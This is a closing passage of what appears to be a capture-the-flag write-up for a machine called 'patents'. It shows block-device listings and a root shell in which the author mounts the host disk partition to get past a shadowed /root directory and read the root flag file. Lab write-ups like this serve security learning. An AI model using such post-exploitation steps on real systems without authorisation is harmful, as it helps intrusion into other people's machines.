loop2    7:2    0 66.7M  1 loop /snap/lxd/9239
loop3    7:3    0 89.1M  1 loop /snap/core/8268
loop4    7:4    0 89.1M  1 loop /snap/core/8039
sda      8:0    0   25G  0 disk
├─sda1   8:1    0    1M  0 part
├─sda2   8:2    0   16G  0 part /
├─sda3   8:3    0    1G  0 part /boot
└─sda4   8:4    0    2G  0 part /home
sdb      8:16   0  512M  0 disk
└─sdb1   8:17   0  511M  0 part /root
sr0     11:0    1 1024M  0 rom
root@patents:/opt/checker_server#
```

sda2 seems interesting (as sdb1 is mounted over /root)... let's mount it somewhere else:
mkdir /tmp/whyareyousocruel && mount /dev/sda2 /tmp/whyareyousocruel

```
root@patents:/tmp/whyareyousocruel# cd root
cd root
root@patents:/tmp/whyareyousocruel/root# ls
ls
root.txt  secret  snap
root@patents:/tmp/whyareyousocruel/root# cat root.txt
cat root.txt
```

And now finally rooted! What a journey.